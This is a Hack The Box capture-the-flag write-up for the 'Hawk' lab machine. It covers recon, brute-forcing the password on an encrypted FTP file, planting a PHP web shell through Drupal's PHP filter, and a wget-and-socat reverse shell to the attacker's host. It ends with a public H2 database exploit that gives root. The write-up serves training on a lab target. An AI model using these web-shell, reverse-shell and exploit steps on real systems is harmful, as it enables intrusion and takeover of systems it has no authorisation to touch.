Hack The Box - Writeup

Hawk

Patrick Hener

October 26, 2018

Table of Content

Recon **3**
- nmap . . . 3
  - Results of nmap with service scan . . . 3
- Nikto . . . 3
- robots.txt . . . 4
- ftp . . . 6

Initial Foothold - Get user.txt **7**

Priv Esc - Get root.txt **9**

Recon

As always Recon starts with nmap.

nmap

```
Scanning 10.10.10.102 [65535 ports]
Discovered open port 80/tcp on 10.10.10.102
Discovered open port 21/tcp on 10.10.10.102
Discovered open port 22/tcp on 10.10.10.102
Discovered open port 9092/tcp on 10.10.10.102
Discovered open port 8082/tcp on 10.10.10.102
Discovered open port 5435/tcp on 10.10.10.102
```

Results of nmap with service scan

Port	Status	Service
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	Apache 2.4.29 (Ubuntu)
5435/tcp	open	tcpwrapper
8082/tcp	open	H2 database http console
9092	open	XmlIpcRegSvc?

Nikto

Nikto reveals it might be a Drupal 7 CMS:

```
--- loot/hawk <master> » nikto -h http://10.10.10.102
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.102
+ Target Hostname:    10.10.10.102
+ Target Port:        80
+ Start Time:         2018-10-25 15:56:10 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
[.. output omitted ..]
```

Also *robots.txt* might be a thing.

robots.txt

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
```

```
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
```

```
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

ftp

The ftp folder *messages* is containing a hidden file *.drupal.txt.enc*. It is a salted openssl encrypted file.

```
--- loot/hawk <master> » file drupal.txt.enc
drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
```

So it is a *base64 decrypted*, *openssl encrypted* file. First decode the content and write it to a file.

```
--- loot/hawk <master> » d64 [content] > drupal.enc
--- loot/hawk <master> » file drupal.enc
drupal.enc: openssl enc'd data with salted password
```

Well we got rid of the base64 encoding.

So now using the tool *bruteforce-salted-openssl* from here you can brute force the password of the encryption. It is important to set the right digest mode, as it is not *md5* like the default setting is.

```
--- loot/hawk <master> » bruteforce-salted-openssl
-f /home/patrick/tools/pwlisten/rockyou/original.txt
-v 5 -t 4 -d SHA256 drupal.enc

Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 30
Tried passwords per second: inf
Last tried password: pretty

Password candidate: friends
Tried passwords: 6843401
Tried passwords per second: 1368680.200000
Last tried password: juanjosers

Tried passwords: 13522925
```

```
Tried passwords per second: 1352292.500000
Last tried password: 09266935786
```

As you can see the password is *friends*.

Using openssl you can now decrypt the file:

```
--- loot/hawk <master> » openssl enc -aes-256-cbc -d -in drupal.enc -out drupal.txt
enter aes-256-cbc decryption password:
```

Now we are able to read the encrypted content as plaintext:

```
--- loot/hawk <master> » cat drupal.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

Using the password with the username *admin* at the Drupal login you will gain a valid Drupal admin session.

Initial Foothold - Get user.txt

Activating the Plugin *PHP filter* you will be able to embed *php code* into pages.

So you create a new page with a command shell written in php `<?php echo shell_exec($_GET['e'].' 2>&1'); ?>`

Afterwards you will be able to execute commands by extending the link of the page with `?e=command`

Then I issued the following commands to gain a more comfortable *socat* reverse shell with tab completion and history. Webserver was listening on attacking host and providing a static *socat* file.

```
wget -O /tmp/socat http://10.10.14.4/socat
chmod 777 /tmp/socat
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.4:4444
```

Listener on my attacking host is started as so:



Figure 1: Enabled PHP filter



Figure 2: Create basic page with command shell



Figure 3: Command shell doing it's thing

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

User flag can then be viewed in *daniels* home directory:

```
www-data@hawk:/home/daniel$ ls -la
total 36
drwxr-xr-x 5 daniel daniel 4096 Jul  1 13:22 .
drwxr-xr-x 3 root   root   4096 Jun 16 22:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jul  1 13:22 .bash_history -> /dev/null
drwx------ 2 daniel daniel 4096 Jun 12 09:51 .cache
drwx------ 3 daniel daniel 4096 Jun 12 09:51 .gnupg
-rw------- 1 daniel daniel  136 Jun 12 09:43 .lesshst
-rw------- 1 daniel daniel  342 Jun 12 09:43 .lhistory
drwx------ 2 daniel daniel 4096 Jun 12 09:40 .links2
lrwxrwxrwx 1 daniel daniel    9 Jul  1 13:22 .python_history -> /dev/null
-rw------- 1 daniel daniel  814 Jun 12 09:30 .viminfo
-rw-r--r-- 1 daniel daniel   33 Jun 16 22:30 user.txt
www-data@hawk:/home/daniel$ cat user.txt
d5111d4f75370ebd01cdba5b32e202a8
www-data@hawk:/home/daniel$
```

Priv Esc - Get root.txt

On the server a H2 Database is running, as we know from recon and as we can see by the process list:

```
root [omitted] /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root [omitted] /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
```

Thankfully it is running as `root` and is vulnerable to a know exploit `H2 Database`

`1.4.196 - Remote Code Execution`. There is no CVE number associated with this exploit.

First I transfered the exploit to the host. Then I executed the exploit resulting in a root shell.

```
www-data@hawk:/tmp$ python3 45506.py -H 127.0.0.1:8082
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ id
uid=0(root) gid=0(root) groups=0(root)

h2-shell$ cat /root/root.txt
54f3e840fe5564b42a8320fd2b608ba0

h2-shell$
```

Quick and dirty. There you go!